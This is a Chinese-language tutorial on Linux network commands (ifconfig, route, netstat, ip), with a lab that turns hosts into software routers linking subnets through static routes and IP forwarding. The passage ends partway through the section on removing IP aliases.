
## 1.2.2 ifconfig 命令

### 基础知识

#### 简介

**ifconfig** (interface configuration) 是一个在类Unix操作系统（如Linux和某些BSD系统）中用于配置和显示网络接口参数的命令行工具。它允许系统管理员查看和修改网络接口的IP地址、子网掩码、广播地址、硬件地址（MAC地址）、激活或禁用网络接口等。

该命令来自于net-tools包，可以直接使用 **ip** 代替

#### 命令解读

命令格式：

```
ifconfig [OPTIONS...] COMMAND ...
```

常用选项

|           |           |
|-----------|-----------|
| <b>-a</b> | #显示所有     |
| <b>-s</b> | #以短格式显示   |
| <b>-v</b> | #显示详细错误信息 |

常用子命令

|             |              |
|-------------|--------------|
| <b>add</b>  | #给设备添加IPV6地址 |
| <b>del</b>  | #删除IPV6地址    |
| <b>up</b>   | #启用设备        |
| <b>down</b> | #禁用设备        |

一般子命令

|                                   |                      |
|-----------------------------------|----------------------|
| <b>broadcast -broadcast</b>       | #给设备添加广播地址 删除广播地址    |
| <b>pointtopoint -pointtopoint</b> | #设定点对点通讯协议           |
| <b>netmask</b>                    | #设定子网掩码              |
| <b>dstaddr</b>                    | #设定目标地址              |
| <b>tunnel</b>                     | #建立隧道                |
| <b>hw</b>                         | #指定硬件类型              |
| <b>mtu</b>                        | #指定设备最大传输单元(单位:字节)   |
| <b>arp -arp</b>                   | #指定设备是否支持ARP协议       |
| <b>allmulti -allmulti</b>         | #指定设备是否支持多播          |
| <b>multicast</b>                  | #指定组播                |
| <b>promisc -promisc</b>           | #指定设备支持promiscuous模式 |

## 简单实践

### 信息查看实践

查看所有启用的设备

```
root@ubuntu24:~# ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.12 netmask 255.255.255.0 broadcast 10.0.0.255
    inet6 fe80::20c:29ff:fe11:98d9 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:11:98:d9 txqueuelen 1000 (Ethernet)
    RX packets 590 bytes 58998 (58.9 KB) #接收到的数据包
```

相关信息

```
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 449 bytes 51959 (51.9 KB) #发送的数据包相
```

关信息

```
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

...

查看所有设备，包括禁用的

```
root@ubuntu24:~# ifconfig -a
```

### 临时修改网卡信息

直接修改设备信息，临时有效

```
root@ubuntu24:~# ifconfig eth1 10.0.0.55 netmask 255.255.255.0
```

```
root@ubuntu24:~# ifconfig eth1
```

```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.55 netmask 255.255.255.0 broadcast 10.0.0.255
    inet6 fe80::20c:29ff:fed1:483a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:d1:48:3a txqueuelen 1000 (以太网)
    RX packets 75 bytes 17867 (17.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 110 bytes 19815 (19.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

### 清除网卡设备信息

清除设备信息，临时有效，0.0.0.0可以写成 0

```
root@ubuntu24:~# ifconfig eth1 0.0.0.0
```

```
root@ubuntu24:~# ifconfig eth1
```

```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::20c:29ff:fed1:483a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:d1:48:3a txqueuelen 1000 (以太网)
    RX packets 75 bytes 17867 (17.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 114 bytes 20109 (20.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

### 启用和禁用网卡设备

禁用网络设备

```
root@ubuntu24:~# ifconfig eth1 down
```

```
root@ubuntu24:~# nmcli conn
```

| NAME | UUID | TYPE | DEVICE |
|------|------|------|--------|
|------|------|------|--------|

```
...
netplan-eth1  8bf25856-ca0b-388e-823c-b898666ab9d2  ethernet  --

启用网络设备
root@ubuntu24:~# ifconfig eth1 up
root@ubuntu24:~# nmcli conn
NAME                UUID                                  TYPE      DEVICE
netplan-eth0        626dd384-8b3d-3690-9511-192b2c79b3fd  ethernet  eth0
netplan-eth1        8bf25856-ca0b-388e-823c-b898666ab9d2  ethernet  eth1
...
```

## 网卡别名实践

将多个IP地址绑定到一个MAC上,每个IP绑定到独立逻辑网卡,即网络别名,命名格式: ethX:Y、ensx:y 如: eth0:1、ens160:1等。

### 创建网卡别名

```
[root@rocky9 ~]# ifconfig ens160:1 10.0.0.200/24 up
[root@rocky9 ~]# ifconfig ens160:1
ens160:1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.0.200  netmask 255.255.255.0  broadcast 10.0.0.255
    ether 00:0c:29:b1:f4:54  txqueuelen 1000  (Ethernet)
```

### 取消网卡别名

```
[root@rocky9 ~]# ifconfig ens160:1 down
```

## 流量信息统计

显示流量统计,此命令的输出在 rocky8 中对不齐

```
root@ubuntu24:~# ifconfig -s
Iface      MTU      RX-OK RX-ERR RX-DRP RX-OVR      TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0       1500      284    0      0 0        251     0     0     0 BMRU
eth1       1500      93     0      0 0         45     0     0     0 BMRU
lo         65536    120     0      0 0        120     0     0     0 LRU
```

### 统计指定设备

```
root@ubuntu24:~# ifconfig -s eth0
Iface      MTU      RX-OK RX-ERR RX-DRP RX-OVR      TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0       1500     312     0      0 0        269     0     0     0 BMRU
```

### 字段说明

|        |                                     |
|--------|-------------------------------------|
| Iface  | #网络设备                               |
| MTU    | #该接口设备最大传输单元,单位是字节,就是一个数据包不能超1500字节 |
| RX-OK  | #收包时成功接收的数据包数量                      |
| RX-ERR | #收包时出错的数据包的数量                       |
| RX-DRP | #收包时丢弃的数据包的数量                       |
| RX-OVR | #收包时由于过速(接收设备收不过来)而丢弃的数据包数量         |
| TX-OK  | #发包时成功发送的包的数量                       |
| TX-ERR | #发包时出错的数据包的数量                       |
| TX-DRP | #发包时被丢弃的数据包的数量                      |
| TX-OVR | #发包时由于过速而丢弃的数据包的数                   |
| Flg    | #标志位                                |

Flg字段说明

|   |                                       |
|---|---------------------------------------|
| B | #该设备已经设置了广播地址                         |
| L | #该设备是一个回环设备                           |
| M | #该设备能接收所有经过它的数据包,而不论其目的地址是否是它本身(混乱模式) |
| N | #该设备不能被追踪                             |
| O | #在该设备上禁用ARP                           |
| P | #这是一个点到点链接                            |
| R | #当前设备正在运行                             |
| U | #当前设备处于活动状态                           |

## 1.2.3 route 命令

### 基础知识

#### 简介

该命令来自于net-tools包, 建议使用 ip 代替

#### 命令解读

命令格式:

```
route [OPTIONS...] COMMAND ...
```

常用选项

|              |                    |
|--------------|--------------------|
| -n --numeric | #以IP格式显示,而不是以主机名显示 |
| -net         | #目标是一个网络           |
| -host        | #目标是一个主机           |

一般选项

|              |             |
|--------------|-------------|
| -v --verbose | #显示详细信息     |
| -e --extend  | #显示扩展字段     |
| -F --fib     | #显示转发信息     |
| -C --cache   | #显示路由缓存     |
| -V --version | #显示版本信息     |
| -h --help    | #显示帮助信息     |
| -f           | #清除网关入口处路由表 |

常用子命令

```
add
del
```

一般子命令

```
flush
netmask
gw
metric
Destination
Gateway
```

#### 常见命令组合

```
删除路由：
route del [-net|-host] target [gw Gw] [netmask Nm] [[dev] If]

添加路由：
route add [-net|-host|default] target [netmask Nm] [gw Gw] [[dev] If]
```

简单实践

查看路由信息

```
查看路由表
[root@rocky9 ~]# route
Kernel IP routing table
Destination      Gateway          Genmask          Flags Metric Ref    Use Iface
default          _gateway        0.0.0.0          UG    100    0      0 ens160
10.0.0.0         0.0.0.0         255.255.255.0    U     100    0      0 ens160

查看路由表，以IP格式显示
[root@rocky9 ~]# route -n
Kernel IP routing table
Destination      Gateway          Genmask          Flags Metric Ref    Use Iface
0.0.0.0         10.0.0.2        0.0.0.0          UG    100    0      0 ens160
10.0.0.0         0.0.0.0         255.255.255.0    U     100    0      0 ens160
```

| 字段          | 说明  |
|-------------|---|
| Destination | 目标网络ID，0.0.0.0/0 表示所有未知网络，又称为默认路由，优先级最低   |
| Gateway     | 网关，下一跳地址  |
| Genmask     | 目标网络对应的子网掩码   |
| Flags       | 标记位 U(启用)  H(目标是主机)  G(使用网关)  R(动态路由)  D(动态安装)  M(动态修改)  A(addrconf)  C(缓存) !(拒绝) |
| Metric      | 开销cost，值越小，路由记录的优先级最高   |
| Ref         | 引用此路由的次数  |
| Use         | 使用次数  |
| Iface       | 接口，到达对应网络，应该从当前主机哪个网卡发送出来   |

添加路由信息

目标: 192.168.1.3 网关: 10.0.0.12

```
[root@rocky9 ~]# route add -host 192.168.1.3 gw 10.0.0.12 dev eth0
```

查看效果

```
[root@rocky9 ~]# route -n
```

Kernel IP routing table

| Destination | Gateway   | Genmask         | Flags | Metric | Ref | Use | Iface |
|-------------|-----------|-----------------|-------|--------|-----|-----|-------|
| 0.0.0.0     | 10.0.0.2  | 0.0.0.0         | UG    | 100    | 0   | 0   | eth0  |
| 10.0.0.0    | 0.0.0.0   | 255.255.255.0   | U     | 100    | 0   | 0   | eth0  |
| 192.168.1.3 | 10.0.0.12 | 255.255.255.255 | UGH   | 0      | 0   | 0   | eth0  |

注意:

网关的指定必须是本地ip地址能够访问到的ip地址

目标: 192.168.0.0 网关: 172.16.0.1

```
route add -net 192.168.1.0 netmask 255.255.255.0 gw 10.0.0.12 dev eth0
```

```
route add -net 192.168.2.0/24 gw 10.0.0.12 dev eth0
```

```
route add -net 192.168.8.0/24 dev eth0 metric 200
```

默认路由, 网关: 10.0.0.12

```
route add -net 0.0.0.0 netmask 0.0.0.0 gw 10.0.0.12
```

```
route add -net 0.0.0.0/0 gw 10.0.0.13
```

```
route add default gw 10.0.0.13
```

查看路由

```
[root@rocky9 ~]# route -n
```

Kernel IP routing table

| Destination | Gateway   | Genmask         | Flags | Metric | Ref | Use | Iface |
|-------------|-----------|-----------------|-------|--------|-----|-----|-------|
| 0.0.0.0     | 10.0.0.13 | 0.0.0.0         | UG    | 0      | 0   | 0   | eth0  |
| 0.0.0.0     | 10.0.0.12 | 0.0.0.0         | UG    | 0      | 0   | 0   | eth0  |
| 0.0.0.0     | 10.0.0.2  | 0.0.0.0         | UG    | 100    | 0   | 0   | eth0  |
| 10.0.0.0    | 0.0.0.0   | 255.255.255.0   | U     | 100    | 0   | 0   | eth0  |
| 192.168.1.0 | 10.0.0.12 | 255.255.255.0   | UG    | 0      | 0   | 0   | eth0  |
| 192.168.1.3 | 10.0.0.12 | 255.255.255.255 | UGH   | 0      | 0   | 0   | eth0  |
| 192.168.2.0 | 10.0.0.12 | 255.255.255.0   | UG    | 0      | 0   | 0   | eth0  |
| 192.168.8.0 | 0.0.0.0   | 255.255.255.0   | U     | 200    | 0   | 0   | eth0  |

## 删除路由表

指定主机目标删除路由

```
route del -host 192.168.1.3
```

指定网段和掩码删除路由

```
route del -net 192.168.0.0 netmask 255.255.255.0
```

```
route del -net 192.168.8.0/24
```

```
route del -net 192.168.2.0/24
```

```
route del -net 192.168.1.0/24
```

指定网段和网关删除路由

```
route del -net 0.0.0.0 gw 10.0.0.13
```

```
route del -net 0.0.0.0 gw 10.0.0.12
```

# 1.2.4 软路由实践

## 基础知识

### 简介

软路由是一种基于软件实现的路由器技术，它利用标准的计算机硬件（如台式机或服务器）作为路由器，并通过安装特定的软件来达成路由器的功能。


### 原理

软路由主要依赖软件的安装来实现路由器的功能。这些软件通常被称为“固件”，可以运行在多种操作系统上，如Windows、Linux/BSD等。用户通过安装和配置这些固件，使普通的计算机具备路由器的功能，从而为用户提供网络接入、数据转发等服务。

### 特点

- 1 成本低廉：  
软路由不需要购买专门的硬件设备，只需一台具备一定性能的计算机即可，因此成本相对较低。对于家庭用户或小型企业来说，这是一种非常经济实惠的选择。
- 2 灵活定制：  
软路由的固件可以根据用户的需求进行定制和优化，以满足不同的网络环境 and 应用场景。用户可以根据自己的喜好和需求，选择不同的固件版本和功能模块，打造专属于自己的网络环境。
- 3 易维护：  
由于软路由使用的是标准计算机硬件和软件，因此与其他计算机设备的维护方式类似，更容易维修和更新。
- 4 强大的功能：  
软路由通常支持多种高级路由功能，如静态路由、动态路由协议（如RIP、OSPF和BGP）、多拨功能、VPN支持等。此外，还可以实现网络防火墙、QoS（服务质量）、网络存储、网络监控等多种功能。

简单来说，用主机模拟路由器，打通多个网段，实现跨网段连通



- 说明
- 1. 主机1配置桥接，NAT两块网卡，充当路由
  - 2. 主机2配置仅主机，NAT两块网卡，充当路由
  - 3. 主机3配置一块桥接网卡，路由网关指向主机1桥接网卡上配置的IP地址
  - 4. 主机4配置一块仅主机网卡，路由网关指向主机2仅主机网卡上配置的IP地址
  - 5. 主机1和主机3的桥接网卡为一个网段
  - 6. 主机1和主机2的NAT网卡为一个网段
  - 7. 主机2和主机4的仅主机网卡为一个网段
  - 8. 通过上述配置，让主机3和主机4之间，经由主机1和主机2中转，实现连通

### 主机规划



| 主机  | 角色  | 网卡    | IP地址            | 系统         |
|-----|-----|-------|-----------------|------------|
| 主机1 | 路由器 | 桥接网卡  | 172.24.100.6/16 | rocky9     |
|     |     | NAT网卡 | 10.0.0.12/8     |            |
| 主机2 | 路由器 | NAT网卡 | 10.0.0.15/8     | rocky9     |
|     |     | 仅主机网卡 | 192.168.8.15/24 |            |
| 主机3 | 客户端 | 桥接网卡  | 172.24.100.7/16 | ubuntu2204 |
| 主机4 | 客户端 | 仅主机网卡 | 192.168.8.16/24 | ubuntu2204 |

## 开启路由转发功能

查看

```
cat /proc/sys/net/ipv4/ip_forward
1
```

如果此项没开启，则可以修改配置文件开启

```
vim /etc/sysctl.conf
net.ipv4.ip_forward=1
```

生效

```
sysctl -p
net.ipv4.ip_forward = 1
```

再次查看

```
sysctl -a | grep ip_forward
net.ipv4.ip_forward = 1
```

为了方便桌面版的操作内容复制，ubuntu主机安装一个工具 vm-tools

```
apt install open-vm-tools-desktop -y
```

## 简单实践

Rocky9 主机1环境准备

10.0.0.12主机的 rocky9 系统添加两个网卡，一个网卡是 NAT、一个网卡是桥接

```
[root@rocky9 ~]# ifconfig
ens224: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
```

直接启动桥接网卡

```
[root@rocky9 ~]# nmcli device up ens224
```

检查网卡ip地址

```
[root@rocky9 ~]# ip a | egrep 'mtu|brd'
...
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:0c:29:b1:f4:54 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.12/24 brd 10.0.0.255 scope global noprefixroute eth0
```

```
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:0c:29:b1:f4:5e brd ff:ff:ff:ff:ff:ff
    inet 172.24.100.6/24 brd 192.168.31.255 scope global dynamic noprefixroute
ens224
```

## Rocky9 主机2环境准备

```
10.0.0.19主机的 rocky9 系统添加两个网卡，一个网卡是 NAT、一个网卡是仅主机
[root@bjdns system-connections]# ifconfig
ens224: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500

创建配置文件
[root@rocky9 ~]# nmcli device up ens224

配置网卡文件
[root@rocky9 ~]# cat /etc/NetworkManager/system-connections/ens224.nmconnection
...
[ipv4]
address1=192.168.8.15/24
method=manual

重启服务
[root@rocky9 ~]# ip a | egrep 'mtu|brd'
...
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:50:56:21:52:c9 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.15/24 brd 10.0.0.255 scope global noprefixroute ens160
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:0c:29:3c:df:af brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.15/24 brd 192.168.8.255 scope global noprefixroute ens224
```

## Ubuntu24 主机3环境准备

```
10.0.0.13主机的 Ubuntu 系统添加一个桥接网卡
root@ubuntu24:~# ifconfig
ens37: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500

创建配置文件
root@ubuntu24:~# nmcli con reload

查看ip地址
root@ubuntu24:~# ifconfig
ens37: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.24.100.7 netmask 255.255.255.0 broadcast 192.168.31.255
```

## Ubuntu24 主机4环境准备

```
10.0.0.16主机的 Ubuntu 系统添加一个仅主机网卡
root@ubuntu24:~# cat /etc/netplan/50-cloud-init.yaml
# Let NetworkManager manage all devices on this system
network:
  version: 2
  renderer: NetworkManager
```

```
ethernets:
  ens33:
    dhcp4: no
    addresses:
      - "192.168.8.16/24"
```

重启服务

```
root@ubuntu24:~# systemctl restart NetworkManager
```

## 主机1配置路由

添加路由

```
[root@rocky9 ~]# route add -net 10.0.0.0/8 dev eth0 # 自动生成
[root@rocky9 ~]# route add -net 172.24.0.0/16 dev ens224 # 自动生成
```

添加指向 192.168.8.0 网段的网关，其出口设备为本机NAT网卡，网关为主机2上的NAT网卡地址

```
[root@rocky9 ~]# route add -net 192.168.8.0/24 gw 10.0.0.15 dev eth0
```

```
[root@host1 ~]# route -n
```

Kernel IP routing table

| Destination | Gateway    | Genmask       | Flags | Metric | Ref | Use | Iface  |
|-------------|------------|---------------|-------|--------|-----|-----|--------|
| 0.0.0.0     | 172.24.0.1 | 0.0.0.0       | UG    | 100    | 0   | 0   | ens224 |
| 0.0.0.0     | 10.0.0.2   | 0.0.0.0       | UG    | 101    | 0   | 0   | eth0   |
| 10.0.0.0    | 0.0.0.0    | 255.255.255.0 | U     | 101    | 0   | 0   | eth0   |
| 172.24.0.0  | 0.0.0.0    | 255.255.0.0   | U     | 100    | 0   | 0   | ens224 |

开启路由转发

```
[root@rocky9 ~]# echo 1 > /proc/sys/net/ipv4/ip_forward
```

测试向外发送流量

```
[root@rocky9 ~]# ping 192.168.8.15 -c1
PING 192.168.8.15 (192.168.8.15) 56(84) 比特的数据。
64 比特，来自 192.168.8.15: icmp_seq=1 ttl=64 时间=0.517 毫秒
```

```
--- 192.168.8.15 ping 统计 ---
```

```
已发送 1 个包， 已接收 1 个包， 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.517/0.517/0.517/0.000 ms
```

```
[root@rocky9 ~]# ping 192.168.8.16 -c1
```

```
PING 192.168.8.16 (192.168.8.16) 56(84) 比特的数据。
```

```
--- 192.168.8.16 ping 统计 ---
```

```
已发送 1 个包， 已接收 0 个包， 100% packet loss, time 0ms
```

结果显示：

可以访问路由连通的host2的仅主机网卡，但是host4无法访问

## 主机2配置路由表

添加路由表

```
[root@rocky9 ~]# route add -net 10.0.0.0/8 dev ens160 # 自动生成
[root@rocky9 ~]# route add -net 192.168.8.0/24 dev ens224 # 自动生成
```

添加指向 192.168.31.0 网段的网关，其出口设备为本机NAT网卡，网关为主机1上的NAT网卡地址

```
[root@rocky9 ~]# route add -net 172.24.0.0/16 gw 10.0.0.12 dev ens160
```

查看路由

```
[root@host2 ~]# route -n
Kernel IP routing table
Destination      Gateway          Genmask          Flags Metric Ref    Use Iface
0.0.0.0          10.0.0.2        0.0.0.0          UG      100    0      0 ens160
10.0.0.0         0.0.0.0         255.255.255.0    U        100    0      0 ens160
172.24.0.0       10.0.0.12       255.255.0.0      UG       0      0      0 ens160
192.168.8.0      0.0.0.0         255.255.255.0    U       101    0      0 ens224
```

开启路由转发

```
[root@rocky9 ~]# echo 1 > /proc/sys/net/ipv4/ip_forward
```

## 主机3配置路由

添加路由和网关

```
root@ubuntu24:~# route add -net 172.24.0.0/16 dev ens37 # 自动生成
```

```
root@ubuntu24:~# route add default gw 172.24.100.6 dev ens37
```

注意:

默认网关, 要指向主机1的桥接网卡地址

## 主机4配置路由

添加路由和网关

```
root@ubuntu24:~# route add -net 192.168.8.0/24 dev ens33 # 自动生成
```

```
root@ubuntu24:~# route add default gw 192.168.8.15 dev ens33
```

注意:

默认网关, 要指向主机2的仅主机网卡地址

## 测试

主机3 ping 主机4

```
root@host3:~# ping 192.168.8.16 -c1
PING 192.168.8.16 (192.168.8.16) 56(84) bytes of data:
64 bytes from 192.168.8.16: icmp_seq=1 ttl=62 time=1.52 ms
```

```
--- 192.168.8.16 ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.523/1.523/1.523/0.000 ms
```

主机4 ping 主机3

```
root@host3:~# ping 172.24.100.7 -c1
PING 172.24.100.7 (192.168.8.16) 56(84) bytes of data:
64 bytes from 172.24.100.7: icmp_seq=1 ttl=62 time=1.52 ms
```

```
--- 172.24.100.7 ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.523/1.523/1.523/0.000 ms
```

# 1.2.5 netstat

## 基础知识

### 简介

**netstat** 是一个网络相关的命令行工具，它用于显示网络连接、路由表、接口统计、伪装连接和多播成员资格等信息。这个命令在许多类Unix操作系统（如Linux、macOS）以及Windows操作系统中都可用，尽管在某些系统上，它可能通过不同的包或工具集提供。

默认情况下，该命令来自于**net-tools**包，有些场景下可以使用 **ss** 来代替**netstat**命令。

## 命令解读

### 命令格式:

```
netstat [--tcp|-t] [--udp|-u] [--raw|-w] [--listening|-l] [--all|-a] [--numeric|-n] [--extend|-e|--extend|-e] [--program|-p]
```

### 常见选项

|                              |                      |
|------------------------------|----------------------|
| <b>-r</b>   <b>--route</b>   | #显示路由表               |
| <b>-t</b>   <b>--tcp</b>     | #显示 <b>tcp</b> 端口数据  |
| <b>-u</b>   <b>--udp</b>     | #显示 <b>udp</b> 端口数据  |
| <b>-n</b>   <b>--numeric</b> | #以数字显示 <b>IP</b> 和端口 |
| <b>-p</b>   <b>--program</b> | #显示相关进程及 <b>PID</b>  |

### 一般选项

|   |                        |
|---|------------------------|
| <b>-A</b>   | #指定网络类型                |
| <b>inet inet6 unix ipx ax25 netrom econet ddp bluetooth</b> |                        |
| <b>-w</b>   <b>--raw</b>                                    | # <b>raw socket</b> 相关 |
| <b>-l</b>   <b>--listening</b>                              | #仅显示处于监听状态的端口          |
| <b>-a</b>   <b>--all</b>                                    | #所有数据                  |
| <b>-s</b>   <b>--statistic</b>                              | #显示统计数据                |
| <b>-x</b>   <b>--unix</b>                                   | #同 <b>-A unix</b>      |
| <b>-ip</b>   <b>--inet</b>                                  | #同 <b>-A</b>           |
| <b>-I</b>   <b>--interfaces=&lt;Iface&gt;</b>               | #指定设备                  |

### 常用组合

**-tan, -uan, -tnl, -unl, tnulp**

## 简单实践

### 显示路由表

以**IP**格式显示路由表，可以简写为 **-r**

```
root@ubuntu24:~# netstat -nr
```

Kernel IP routing table

| Destination | Gateway  | Genmask         | Flags | MSS | window | irrtt | Iface |
|-------------|----------|-----------------|-------|-----|--------|-------|-------|
| 0.0.0.0     | 10.0.0.2 | 0.0.0.0         | UG    | 0   | 0      | 0     | eth0  |
| 10.0.0.0    | 0.0.0.0  | 255.255.255.0   | U     | 0   | 0      | 0     | eth0  |
| 10.0.0.2    | 0.0.0.0  | 255.255.255.255 | UH    | 0   | 0      | 0     | eth0  |

### 常见演示

显示所有已建立的连接

```
root@ubuntu24:~# netstat | head
```

显示所有已建立连接,都以数字**IP**格式显示主机

```
root@ubuntu24:~# netstat -n | head
```

显示**tcp**连接 - 仅显示已建立连接的

```
root@ubuntu24:~# netstat -nt | head
```

以数字IP显示所有状态的tcp,udp连接

```
root@ubuntu24:~# netstat -ntua | head
```

仅显示Listen 状态的TCP, UDP连接, 并显示进程ID和程序

```
root@ubuntu24:~# netstat -tulnp | head
```

## 统计指定网卡数据

Rocky系统环境下, netstat命令有 -I选项

```
[root@Rocky9 ~]# netstat -I=ens160 或者 -I=ens160
```

Kernel Interface table

| Iface  | MTU  | RX-OK | RX-ERR | RX-DRP | RX-OVR | TX-OK | TX-ERR | TX-DRP | TX-OVR |
|--------|------|-------|--------|--------|--------|-------|--------|--------|--------|
| eth0   | 1500 | 203   | 0      | 0      | 0      | 176   | 0      | 0      | 0      |
| 0 BMRU |      |       |        |        |        |       |        |        |        |

ubuntu系统环境下, netstat命令没有 -I 选项, 版本不一样

```
root@ubuntu24:~# netstat -Ieth0
```

```
netstat: invalid option -- 'I'
```

...

可以从内存中统计

```
root@ubuntu24:~# cat /proc/net/dev
```

.....

统计所有网卡信息

```
netstat -i
```

```
ifconfig -s
```

```
cat /proc/net/dev
```

统计所有指定信息 - Rocky系统下

```
netstat -Iens160
```

```
netstat -I=ens160
```

```
ifconfig -s ens160
```

```
cat /proc/net/dev|grep ens160
```

面试题: 如何查看是哪个程序在监听端口

```
root@ubuntu24:~# netstat -tunlp | grep ":22"
```

```
root@ubuntu24:~# ss -ntulp | grep ":22"
```

```
root@ubuntu24:~# lsof -i:22
```

## 1.2.6 ip命令

### 基础知识

#### 简介

IP命令是一个非常强大的命令行工具, 主要用于管理与配置网络接口和路由表。IP命令整合了ifconfig与route这两个命令的功能, 并进行了扩展和增强。它不仅可以用于显示或设置网络设备的IP地址、MAC地址等参数, 还可以管理路由表, 包括添加、删除和查看路由信息等。

该命令来自于iproute包, 可用于代替ifconfig。

## 命令解读

### 命令格式:

```
ip [OPTIONS] OBJECT [COMMAND [ARGUMENTS]]
```

### 格式解读:

#### OPTIONS:

一些修改ip行为或者改变其输出的选项，以“-”字符开头，分为长、短两种形式。  
例如，-V（或--version）用于打印ip的版本并退出，。

#### OBJECT:

要管理或者获取信息的对象，  
如link（网络设备）、address（设备的协议地址）、route（路由表条目）等。

#### COMMAND:

对指定对象执行的具体命令，如show（显示信息）、set（设置属性）等。

#### ARGUMENTS:

命令的附加参数，用于进一步指定命令的行为。

### 常用选项

- V: 显示命令的版本信息。
- s: 输出更详细的信息。
- f: 强制使用指定的协议族，如inet（IPv4）、inet6（IPv6）等。
- 4: 指定使用的网络层协议是IPv4协议。
- 6: 指定使用的网络层协议是IPv6协议。
- 0: 输出信息每条记录输出一行，即使内容较多也不换行显示。
- r: 显示主机时，不使用IP地址，而使用主机的域名。

## 常用对象和命令

link: 网络设备的相关设定，包括MTU、MAC地址等。

```
ip link show: 显示网络接口信息。  
ip link set <interface> up: 开启网卡。  
ip link set <interface> down: 关闭网卡。  
ip link set <interface> name <newname>: 修改网卡名称。  
ip link set <interface> mtu <value>: 设置网卡最大传输单元。
```

## 简单实践

### 查看基本信息

主要用来查看链路层信息

```
[root@rocky9 ~]# ip link  
add      delete  help     set      show
```

查看网卡ip地址信息

```
[root@rocky9 ~]# ip address  
add      change  del      flush    help     replace  show
```

查看主机的路由信息

```
[root@rocky9 ~]# ip route  
add      append  change  del      flush    get      help     list     monitor  
replace
```

查看指定设备的信息

```
[root@rocky9 ~]# ip a show ens160
```

网卡的基本操作管理 - 最好有额外的网卡，或者直接在桌面系统的终端上操作

禁用网卡

```
[root@rocky9 ~]# ip link set ens160 down
```

网卡改名实践

```
[root@rocky9 ~]# ip link set ens160 name ens160-test
```

启用网卡功能

```
[root@rocky9 ~]# ip link set ens160-test up
```

查看网卡效果

```
[root@rocky9 ~]# ip link show ens160-test
1: ens160-test: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_code1 state
UP mode DEFAULT group default qlen 1000
    link/ether 00:0c:29:11:98:e3 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
```

网卡名字恢复

```
[root@rocky9 ~]# ip link set ens160-test name ens160
```

## 1.2.7 ip address

### 基础知识

#### 简介

address (或addr)：额外的IP设定，如多IP的实现等。

ip addr show：显示网卡IP信息。

ip addr add <IP>/<prefixlen> dev <interface>：为指定网卡添加IP地址。

ip addr del <IP>/<prefixlen> dev <interface>：删除指定网卡上的IP地址。

### 命令实践

#### 为网卡增加ip地址操作

查看网卡

```
[root@rocky9 ~]# ip address show ens160
```

向设备添加IP地址

```
[root@rocky9 ~]# ip address add 10.0.0.110/24 dev ens160
```

检查效果

```
[root@rocky9 ~]# ip address show ens160
```

但是ifconfig 查看的网卡只有第一个ip地址

```
[root@rocky9 ~]# ifconfig ens160
```

#### 网卡别名实践



添加别名

```
[root@rocky9 ~]# ip address add 10.0.0.114/24 dev ens160 label ens160:114
```

检查效果-可以看到3个ip

```
[root@rocky9 ~]# ip address show ens160
```

ifconfig查看专属的别名网卡，存在ip地址

```
[root@rocky9 ~]# ifconfig ens160:114
```

## 网卡IP地址移除操作

删除IP地址

```
[root@rocky9 ~]# ip a del 10.0.0.110/24 dev ens160
```

删除别名

```
